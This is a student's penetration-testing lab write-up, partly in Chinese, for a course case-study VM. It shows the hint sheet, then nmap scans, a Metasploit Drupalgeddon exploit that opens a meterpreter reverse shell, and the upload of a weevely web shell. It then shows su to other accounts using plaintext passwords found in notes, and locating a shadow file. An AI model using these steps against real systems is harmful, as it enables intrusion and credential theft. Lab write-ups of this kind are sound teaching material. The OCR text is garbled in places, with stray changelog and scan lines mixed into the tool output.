

# case study

## Flag Hints - Case Study VM

### Introduction

This document will provide hints to assist you in finding different flags located in the given Case Study/target VM. Follow these hints and use the knowledge from the unit contents/reading materials to find these hidden gems (flags). Please note that there could be more ways of getting to these flags, and as such, you are not required to rely on these hints entirely. However, these flags should be found in sequence, i.e., flag1, flag2, flag3, etc., ensuring that a legitimate pen-testing process is used.

### Pre-requisite/Discovery:

- how to find the IP address of Kali Linux (attack) and Case Study VM (target) using Nmap.
- how to enumerate/banner grab the services running on the Case Study VM.

### Flag 1:

- what is Drupal, which port is it running on, and how can you access it?
- is there an exploit in the Metasploit framework?
- how can you view files and directories once you have the reverse shell /meterpreter session?

### Flag 2:

- who is the current user in the meterpreter session?
- where does a user generally store the information, and where this [information] can be used?
- Why do we use weevely and dirb tools?

### Flag 3:

- is there any information of interest while you move laterally?
- why and how do we use hydra?

### Flag 4:

- is there any further information of interest around Flag 3?
- what is offline password cracking?
- what service on the target machine is still to be exploited?

### Flag 5:

- what is still to be achieved in the Case Study VM, and what do we call that stage under the pentesting phases?
- which group(s) does the current user belong to?
- is there a known vulnerability related to the group to which the current user belongs?
- at times, exploits are not available within Metasploit framework/Kali Linux.

If you need further clarification, please do not hesitate to consult your facilitator.

Q

Flag Hints - Case Study VM

Introduction

This document will provide hints to assist you in finding different flags located in the given CaseStudy/target VM.

Follow these hints and use the knowledge from the unit contents/reading materialsto find these hidden gems (flags). Please note that there could be more ways of getting to these flagsand as such, you are not required to rely on these hints entirely. However, these flags should be foundin sequence, i.e, flag1, flag2, flag3, etc., ensuring that a legitimate pen-testing process is used.

Pre-requisite/Discovery:  
how to find the IP address of Kali Linux (attack) and Case Study VM (target) using Nmap  
how to enumerate/banner grab the services running on the Case Study VM.

Flag 1:

what is Drupal, which port is it running on, and how can you access it?

is there an exploit in the Metasploit framework?

how can you view files and directories once you have the reverse shell /meterpreter session?

Flag 2:

who is the current user in the meterpreter session? matt

where does a user generally store the information, and where this [information] can be used?

Why do we use weevy and dirb tools?

Flag 3:

is there any information of interest while you move laterally?

why and how do we use hydra?

Flag 4:

is there any further information of interest around Flag 3?

what is offline password cracking?

what service on the target machine is still to be exploited?

Flag 5:

what is still to be achieved in the Case Study VM, and what do we call that stage under the pen-tetsing phases?

which group(s) does the current user belong to?

is there a known vulnerability related to the group to which the current user belongs?

at times, exploits are not available within Metasploit framework/Kali Linux.

If you need further clarification, please do not hesitate to consult your facilitator.

## F1 - 通过msf登入matt

```
[(kali㉿kali)-[~/Desktop]]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.1.4 netmask 255.255.255.0 broadcast 172.16.1.255
        inet6 fe80::a00:27ff:fe50:4c14 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:50:4c:14 txqueuelen 1000 (Ethernet)
            RX packets 1 bytes 590 (590.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 15 bytes 1390 (1.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

inet 127.0.0.1 netmask 255.0.0.0

inet6 ::1 prefixlen 128 scopeid 0x10<host>

```
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 400 (400.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 400 (400.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
└─(kali㉿kali)-[~/Desktop]
└─$ nmap -sP 172.16.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-02 09:02 EDT
Nmap scan report for 172.16.1.1
Host is up (0.00093s latency).
Nmap scan report for 172.16.1.4
Host is up (0.00030s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.18 seconds
```

```
└─(kali㉿kali)-[~/Desktop]
└─$ nmap -sP 172.16.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-02 09:04 EDT
Nmap scan report for 172.16.1.1
Host is up (0.00045s latency).
Nmap scan report for 172.16.1.4
Host is up (0.000080s latency).
Nmap scan report for 172.16.1.11
Host is up (0.00060s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.95 seconds
```

```
└─(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sS -sV -sC -p- 172.16.1.11
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-02 09:05 EDT
Nmap scan report for 172.16.1.11
Host is up (0.00011s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 3.0.3
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 e3:81:82:78:0c:62:f9:a5:fc:f8:c9:ae:17:13:23:3d (RSA)
| 256 ac:15:de:70:e6:8a:8d:3d:1e:c4:6d:ce:ce:d6:1f:01 (ECDSA)
|_ 256 86:d9:19:8a:05:2f:da:5c:b2:96:bb:d4:56:02:f3:61 (ED25519)
8000/tcp  open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|/_LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Drupal 7.3 | Drupal 7.3
|_http-generator: Drupal 7 (http://drupal.org)
8080/tcp  open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
```

```
| /:  
| PHPSESSID:  
|_ httponly flag not set  
|_http-title: login Page  
|_http-open-proxy: Proxy might be redirecting requests  
MAC Address: 08:00:27:D9:6E:2E (Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 14.29 seconds

So access <http://172.16.1.11:8000/>

The screenshot shows a web browser window with the URL `172.16.1.11:8000` in the address bar. The page title is "Welcome to Drupal 7.3". The main content area displays the Drupal logo and the text "Drupal 7.3". On the left, there is a "User login" form with fields for "Username\*" and "Password\*", both marked with a red asterisk indicating they are required. Below these fields are links for "Create new account" and "Request new password". At the bottom of the form is a blue "Log in" button. To the right of the login form, the text "Welcome to Drupal 7.3" is displayed, followed by the message "No front page content has been created yet." The browser interface includes standard navigation buttons (back, forward, search, etc.) and a toolbar with various Kali Linux tools.

now we know the version is 7.3

searchploit drupal

```
[kali㉿kali)-[~]  OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
$ searchsploit drupal
```

### Exploit Title [e:70:66:8a:8d:3d:1e:c4:6d:ce:ce:d6:1f:01 (ECDSA)]

```
Drupal 4.0 - News Message HTML Injection [ (Ubuntu) ]
Drupal 4.1/4.2 - Cross-Site Scripting [Ubuntu]
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection [shown]
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution
Drupal 4.x - URL-Encoded Input HTML Injection [mysql.txt]
Drupal 5.2 - PHP Zend Hash action Vector [ /install.php /INSTALL.txt ]
Drupal 5.21/6.16 - Denial of Service
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)
Drupal 7.12 - Multiple Vulnerabilities
Drupal 7.x Module Services - Remote Code Execution
Drupal < 4.7.6 - Post Comments Remote Command Execution
Drupal < 5.1 - Post Comments Remote Command Executions
upal < 5.22/6.16 - Multiple Vulnerabilities [Box virtual NIC]
upal < 7.34 - Denial of Service [Netopeer2/linux/linux_kernel]
upal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
upal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC) [nmap.org/submit/]
upal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution
upal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)
upal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)
upal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)
upal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution
upal < 8.6.9 - REST Module Remote Code Execution
upal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure
upal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections
upal Module CAPTCHA - Security Bypass
upal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site Scripting
upal Module CKEditor < 4.1WYSIWYG ('Drupal' 6.x/7.x) - Persistent Cross-Site Scripting
upal Module CODER 2.5 - Remote Command Execution (Metasploit)
upal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution
upal Module Cumulus 5.x-1.6.x-1.4 - 'tagcloud' Cross-Site Scripting
upal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload
upal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vuln
upal Module MiniorangeSAML 8.x-2.22 - Privilege escalation
upal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)
upal Module Sections - Cross-Site Scripting
upal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection
```

Items as of 2019-07-10. Some modules may have caused caches not to be properly cleared when a file entity

### Path

Path
php/webapps/21863.txt
php/webapps/22940.txt
php/webapps/1088.pl
php/webapps/1821.php
php/webapps/27020.txt
php/webapps/4510.txt
php/dos/10826.sh
php/webapps/11060.txt
php/webapps/34992.py
php/webapps/44355.php
php/webapps/34984.py
php/webapps/34993.php
php/webapps/35150.php
php/webapps/18564.txt
php/webapps/41564.php
php/webapps/3313.pl
php/webapps/3312.pl
php/webapps/33706.txt
php/dos/35415.txt
php/webapps/44557.rb
php/webapps/44542.txt
php/webapps/44449.rb
php/remote/44482.rb
php/webapps/44448.py
php/remote/46510.rb
php/webapps/46452.txt
php/webapps/46459.py
php/webapps/44501.txt
php/webapps/32415.txt
php/webapps/35335.html
php/webapps/18389.txt
php/webapps/25493.txt
php/webapps/40149.rb
php/remote/40144.php
php/webapps/35397.txt
php/webapps/37453.php
php/webapps/35072.txt
php/webapps/50361.txt
php/remote/40130.rb
php/webapps/10485.txt
php/webapps/33410.txt

the drupalgeddon is the best choice.

search drupal in msf

管理 控制 视图 热键 设备 帮助



Shell No.1

File Actions Edit View Help

```
$ sudo msfdb init && msfconsole
[sudo] password for kali:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
```

```
IIIIII  dTb.dTb  172.16.1.11:8000
II      4' v 'B .'''";'''";'''";'''';
II      '6.linux .P K : Tm / \n\Do:  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec
II      'T; .;P'
II      'T; ;P'
IIIIII  'YvP'  Drupal 7.3
```

I love shells --egypt

```
= [ metasploit v6.1.14-dev
+ --=[ 2180 exploits - 1155 auxiliary - 399 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion ]]
```

Metasploit tip: Use sessions -1 to interact with the last opened session

Welcome to Drupal 7.3

msf6 &gt; search drupal

Username \*

No front page content has been created yet.

Matching Modules

Password \*

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module Remote Command Execution
1	exploit/unix/webapp/drupal_drupageddon2	2018-03-28	excellent	Yes	Drupal Drupageddon 2 Forms API Property Injection
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection
3	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal OpenID External Entity Injection
4	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module Remote PHP Code Execution
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE
6	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal Views Module Users Enumeration
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php\_xmlrpc\_eval

msf6 &gt; █

Obviously use 2 - drupageddon, and set rhosts, rport, then exploit

```

msf6 exploit(multi/http/drupal_drupageddon) > show options
  Drupal 7.23, 2013-08-07
Module options (exploit/multi/http/drupal_drupageddon):
  - Fixed a fatal error on PostgreSQL databases when updating the Taxonomy module
    Name   Current Setting  Required  Description
    Name   Current Setting  Required  Description
    Proxies yes, to consistently pno the ri A proxy chain of format type:host:port[,type:host:port][ ... ]
    RHOSTS 172.16.1.11      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
    RPORT  80                yes       The target port (TCP)
    SSL   checked           yes       Negotiate SSL/TLS for outgoing connections
    TARGETURI /             yes       The target URI of the Drupal installation
    VHOST   Fixed inconsistent support for the 'tel' protocol in Drupal's URL filtering
    functions.
    Performance improvement: Allowed all hooks to be included in the
    Payload options (php/meterpreter/reverse_tcp): only invoked on HTTP POST
    requests
    Name   Current Setting  Required  Description
    Name   Current Setting  Required  Description
    with delete queries when
    LHOST  172.16.1.4      caused yes     The listen address (an interface may be specified)
    LPORT  4444      which prevent yes     The listen port from being flushed for
    private files and other non-default file schemes.
    - Fixed drupal_render() to always return an empty string when there is no
Exploit target:
  - Added protection to cache_clear_all() to ensure that non-cache tables cannot
    be regenerated (API addition: a new isValidBin() method has been added to the
    -- default database cache implementation).
  - Changed the default htaccess file to support HTTP authorization in CGI
    environments (and used this in the error message that appears after a
msf6 exploit(multi/http/drupal_drupageddon) > set rport 8000
rport => 8000
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Sending stage (39282 bytes) to 172.16.1.11
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.11:60420 ) at 2023-10-03 05:35:35 -0400
[*] Added human-readable labels to image styles, in addition to the existing
meterpreter > 

```

then we find flag1

```

msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Sending stage (39282 bytes) to 172.16.1.11
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.11:60420 ) at 2023-10-03 05:35:35 -0400
meterpreter > 

```

**File System**

```

meterpreter > pwd
/var/www/drupal
  Fixed security issues (multiple vulnerabilities), see SA-CORE-2013-003.
meterpreter > ls
Listing: /var/www/drupal

```

Mode	From Drupal 6	Size	Type	Last modified	Name
-	-	-	-	-	-
-	-	-	-	-	-
100755/rwxr-xr-x	174	file	list	2014-07-24 17:58:18 -0400	.gitignore
100755/rwxr-xr-x	5767	file	list	2014-07-24 17:58:18 -0400	.htaccess
100755/rwxr-xr-x	89339	file	list	2014-07-24 17:58:18 -0400	CHANGELOG.txt
100755/rwxr-xr-x	1481	file	list	2014-07-24 17:58:18 -0400	COPYRIGHT.txt
100755/rwxr-xr-x	1717	file	list	2014-07-24 17:58:18 -0400	INSTALL.mysql.txt
100755/rwxr-xr-x	1874	file	list	2014-07-24 17:58:18 -0400	INSTALL.pgsql.txt
100755/rwxr-xr-x	1298	file	list	2014-07-24 17:58:18 -0400	INSTALL.sqlite.txt
100755/rwxr-xr-x	17995	file	list	2014-07-24 17:58:18 -0400	INSTALL.txt
100755/rwxr-xr-x	18092	file	list	2013-11-01 06:14:15 -0400	LICENSE.txt
100755/rwxr-xr-x	8542	file	list	2014-07-24 17:58:18 -0400	MAINTAINERS.txt
100755/rwxr-xr-x	5382	file	list	2014-07-24 17:58:18 -0400	README.txt
100755/rwxr-xr-x	9642	file	list	2014-07-24 17:58:18 -0400	UPGRADE.txt
100755/rwxr-xr-x	6604	file	list	2014-07-24 17:58:18 -0400	authorize.php
100755/rwxr-xr-x	720	file	list	2014-07-24 17:58:18 -0400	cron.php
100755/rwxr-xr-x	121	file	list	2021-10-12 22:53:16 -0400	flag1
40755/rwxr-xr-x	4096	dir	list	2014-07-24 17:58:18 -0400	includes
100755/rwxr-xr-x	529	file	list	2014-07-24 17:58:18 -0400	index.php
100755/rwxr-xr-x	703	file	list	2014-07-24 17:58:18 -0400	install.php
40755/rwxr-xr-x	4096	dir	list	2014-07-24 17:58:18 -0400	misc
40755/rwxr-xr-x	4096	dir	list	2014-07-24 17:58:18 -0400	modules
40755/rwxr-xr-x	4096	dir	list	2014-07-24 17:58:18 -0400	profiles
100755/rwxr-xr-x	1550	file	list	2014-07-24 17:58:18 -0400	robots.txt
40755/rwxr-xr-x	4096	dir	list	2014-07-24 17:58:18 -0400	scripts
40755/rwxr-xr-x	4096	dir	list	2014-07-24 17:58:18 -0400	sites
40755/rwxr-xr-x	4096	dir	list	2014-07-24 17:58:18 -0400	themes
100755/rwxr-xr-x	19986	file	list	2014-07-24 17:58:18 -0400	update.php
100755/rwxr-xr-x	2178	file	list	2014-07-24 17:58:18 -0400	web.config
100755/rwxr-xr-x	417	str	list	2014-07-24 17:58:18 -0400	xmlrpc.php

- Added a drupal\_array\_diff\_assoc\_recursive() function to allow associative

meterpreter > cat flag1 recursively (API addition).

960ae40ef18a9e6f2759de1aac71c4dc01b7fc4960ae40ef18a9e6f2759de1aac71c4dc01b7fc4

meterpreter >

## F2 - weevly - apache - 登入john - 并在john的笔记中找到了justin密码

Flag 4:

is there any further information of interest around Flag 3?

what is offline password cracking?

what service on the target machine is still to be exploited?

8080/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|\_http-server-header: Apache/2.4.29 (Ubuntu)

| http-cookie-flags:

| /:

| PHPSESSID:

|\_ httponly flag not set

|\_http-title: login Page

|\_http-open-proxy: Proxy might be redirecting requests

**dirb:**

```
└──(kali㉿kali)-[~]
└─$ dirb http://172.16.1.11:8080
```

-----  
DIRB v2.22

By The Dark Raver  
-----

START\_TIME: Tue Oct 3 11:10:26 2023

URL\_BASE: <http://172.16.1.11:8080/>

WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt  
-----

GENERATED WORDS: 4612

---- Scanning URL: <http://172.16.1.11:8080/> ----

+ <http://172.16.1.11:8080/index.php> (CODE:200|SIZE:1653)

+ <http://172.16.1.11:8080/server-status> (CODE:403|SIZE:278)

==> DIRECTORY: <http://172.16.1.11:8080/upload/>

---- Entering directory: <http://172.16.1.11:8080/upload/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)  
-----

END\_TIME: Tue Oct 3 11:10:27 2023

DOWNLOADED: 4612 - FOUND: 2


in <http://172.16.1.11:8080/upload/>

## Index of /upload

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">1.jpg</a>	2021-09-30 04:56	41K	
<a href="#">2.jpg</a>	2021-09-30 04:56	31K	
<a href="#">3.jpg</a>	2021-09-30 04:56	91K	
<a href="#">4.jpg</a>	2021-09-30 04:56	8.9K	
<a href="#">backdoor.php</a>	2021-10-12 19:26	754	
<a href="#">phpback.php</a>	2021-10-11 00:09	751	
<a href="#">test.php</a>	2023-08-09 21:37	764	

Apache/2.4.29 (Ubuntu) Server at 172.16.1.11 Port 8080

in <http://172.16.1.11:8080/>



### Admin Login

Email or Username

Password

Login

© Library Management System

Then use dirb find more .php dir

```
(kali㉿kali)-[~]
$ dirb http://172.16.1.11:8080 -X .php


DIRB v2.22
By The Dark Raver

START_TIME: Tue Oct 3 11:48:51 2023
URL_BASE: http://172.16.1.11:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]
store

GENERATED WORDS: 4612

— Scanning URL: http://172.16.1.11:8080/ —
+ http://172.16.1.11:8080/config.php (CODE:200|SIZE:0)
+ http://172.16.1.11:8080/header.php (CODE:200|SIZE:1427)
+ http://172.16.1.11:8080/index.php (CODE:200|SIZE:1653)
+ http://172.16.1.11:8080/logout.php (CODE:302|SIZE:0)
+ http://172.16.1.11:8080/userlogin.php (CODE:200|SIZE:0)
```

在header页面，我们可以跳转到Book Uploader



然后成功上传weevely的404.php

File uploaded successfully

Home Book List Book Upload Search

### Enter the Book details

Title

Author

Insert Book  
Browse... No file selected.

**Upload**

© Library Management System

之后可以找到：

172.16.1.11:8080/upload/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

# Index of /upload

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">1.jpg</a>	2021-09-30 04:56	41K	
<a href="#">2.jpg</a>	2021-09-30 04:56	31K	
<a href="#">3.jpg</a>	2021-09-30 04:56	91K	
<a href="#">4.jpg</a>	2021-09-30 04:56	8.9K	
<a href="#">404.php</a>	2023-10-03 08:49	700	
<a href="#">backdoor.php</a>	2021-10-12 19:26	754	
<a href="#">phpback.php</a>	2021-10-11 00:09	751	
<a href="#">test.php</a>	2023-08-09 21:37	764	

Apache/2.4.29 (Ubuntu) Server at 172.16.1.11 Port 8080

于是运行

weevely <http://172.16.1.11:8080/upload/404.php> 12345

```
(kali㉿kali)-[~]
$ weevely http://172.16.1.11:8080/upload/404.php 12345
```

得到了John的权限，此为flag2：

```
weevely> ls
1.jpg
2.jpg
3.jpg
4.jpg
404.php
backdoor.php
phpback.php
test.php
john@ubuntu:/var/www/lms/upload $
```

```
john@ubuntu:/home/john $ ls -la
total 56
drwxr-x--- 6 john john 4096 Oct 13 2021 .
drwxr-xr-x 7 root root 4096 Oct 11 2021 ..
-rw xr-x--- 1 john john 0 Oct 25 2021 .bash_history
-rw xr-x--- 1 john john 220 Sep 12 2021 .bash_logout
-rw xr-x--- 1 john john 3771 Sep 12 2021 .bashrc
drwxr-x--- 2 john john 4096 Sep 12 2021 .cache
drwxr-x--- 3 john john 4096 Sep 12 2021 .gnupg
-rw xr-x--- 1 john john 634 Sep 17 2021 .profile
-rw rw-r-- 1 john john 180 Oct 4 2021 .wget-hsts
drwxr-x--- 2 john john 4096 Sep 17 2021 acmd
-rw xr-x--- 1 john john 8980 Sep 12 2021 examples.desktop
-rw xr-xr-x 1 root root 97 Oct 12 2021 flag2
drwxr-xr-x 2 root root 4096 Oct 12 2021 important
```

```
john@ubuntu:/home/john $ pwd
/home/john
john@ubuntu:/home/john $ cat flag2
677aa64f35294d91106ea5ea5819f499677aa64f35294d91106ea5ea5819f499677aa64f35294d91106ea5ea5819f499
john@ubuntu:/home/john $
```

## F3 - justin的etc.old文件中

在F2发现的位置，还有一个文件名为important，打开检查一下：

File Actions Edit View Help

```
john@ubuntu:/home $ cd john
john@ubuntu:/home/john $ ls
acmd
examples.desktop
flag2
important
john@ubuntu:/home/john $ ls
acmd
examples.desktop
flag2
important
john@ubuntu:/home/john $ ls -la
total 56
drwxr-x--- 6 john john 4096 Oct 13 2021 .
drwxr-xr-x 7 root root 4096 Oct 11 2021 ..
-rw xr-x--- 1 john john 0 Oct 25 2021 .bash_history
-rw xr-x--- 1 john john 220 Sep 12 2021 .bash_logout
-rw xr-x--- 1 john john 3771 Sep 12 2021 .bashrc
drwxr-x--- 2 john john 4096 Sep 12 2021 .cache
drwxr-x--- 3 john john 4096 Sep 12 2021 .gnupg
-rw xr-x--- 1 john john 634 Sep 17 2021 .profile
-rw rw-r-- 1 john john 180 Oct 4 2021 .wget-hsts
drwxr-x--- 2 john john 4096 Sep 17 2021 acmd
-rw xr-x--- 1 john john 8980 Sep 12 2021 examples.desktop
-rw xr-xr-x 1 root root 97 Oct 12 2021 flag2
drwxr-xr-x 2 root root 4096 Oct 12 2021 important
john@ubuntu:/home/john $ cd important
john@ubuntu:/home/john/important $ ls
notes.txt
john@ubuntu:/home/john/important $ ls -la
total 12
drwxr-xr-x 2 root root 4096 Oct 12 2021 .
drwxr-x--- 6 john john 4096 Oct 13 2021 ..
-rw-r--r-- 1 root root 99 Oct 12 2021 notes.txt
john@ubuntu:/home/john/important $ cat notes.txt
U:oliver
U:justin
U:elyan
U:alisha
P:0%Liver@100
P:Try2L0giN$3cuR3Ly
P:1L0v3@u2Tr0LI0
P:2021C0r0N0
john@ubuntu:/home/john/important $
```

```
musparake/
ca-certificates/
ca-certificates-ja
caja/
catfish/
cffi-wheels/
cherrytree/
chromium/
cmake/
color/
colord/
color-schemes/
command-not-found/
commix/
common-licenses/
(kali㉿kali)-[~]
$ hydra -l bruno
Hydra v9.1 (c) 202
ignore laws
Hydra (https://git
[WARNING] Many SSH
[DATA] max 16 task
[DATA] attacking s
[STATUS] 177.00 tr
[STATUS] 133.67 tr
[STATUS] 116.71 tr
[STATUS] 118.80 tr
[STATUS] 115.97 tr
808 to do in 12:12
[STATUS] 114.51 tr
[STATUS] 114.63 tr
[STATUS] 114.71 tr
[STATUS] 114.74 tr
```

明显是用户名和密码，可以试试

```
/usr/bin/script -qc /bin/bash /dev/null
```

oliver的无法登录，但是justin Try2L0giN\$3cuR3Ly成功了，但是在matt机器上进行su的，关键命令如下：

```
meterpreter > shell
Process 9855 created.
Channel 4 created.
su oliver
su: must be run from a terminal
sudo
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
export TERM=xterm
su oliver
su: must be run from a terminal
/usr/bin/script -qc /bin/bash /dev/null
matt@ubuntu:/home$ ls
```

```
matt@ubuntu:/home$ su justin
su justin
Password: Try2L0giN$3cuR3Ly
justin@ubuntu:/home$ ls
```

在justin账户中又得到了一个.flag2

```
justin@ubuntu:~$ cat .flag2
cat .flag2
SGVsbG8gSSBhbSBGbGFnIDIhISBDb25ncmF0dWxhdGlvbiEhIE5vdyBZb3UgYXJlIGEgaGFja2Vy
```

在此文件夹中发现etc.old目录，

```
justin@ubuntu:~$ ls -la
ls -la
total 52
drwxr-x--- 4 justin justin 4096 Oct  3 09:01 .
drwxr-xr-x 7 root   root   4096 Oct 11 2021 ..
-rw----- 1 justin justin    0 Oct 25 2021 .bash_history
-rw xr-x--- 1 justin justin 220 Sep 24 2021 .bash_logout
-rw xr-x--- 1 justin justin 3771 Sep 24 2021 .bashrc
drwxr-xr-x 2 root   root   4096 Oct 12 2021 etc.old
-rw xr-x--- 1 justin justin 8980 Sep 24 2021 examples.desktop
-rw-r--r-- 1 root   root    77 Sep 30 2021 .flag2
drwx----- 3 justin justin 4096 Oct  3 09:01 .gnupg
-rw xr-x--- 1 root   root   106 Sep 27 2021 .lmsUsers.txt
-rw xr-x--- 1 justin justin 807 Sep 24 2021 .profile
-rw----- 1 justin justin 670 Sep 29 2021 .viminfo
```

进入该文件夹，发现flag3

```
justin@ubuntu:~$ cd etc.old
cd etc.old
justin@ubuntu:~/etc.old$ ls
ls
flag3 shadow
justin@ubuntu:~/etc.old$ ls -la
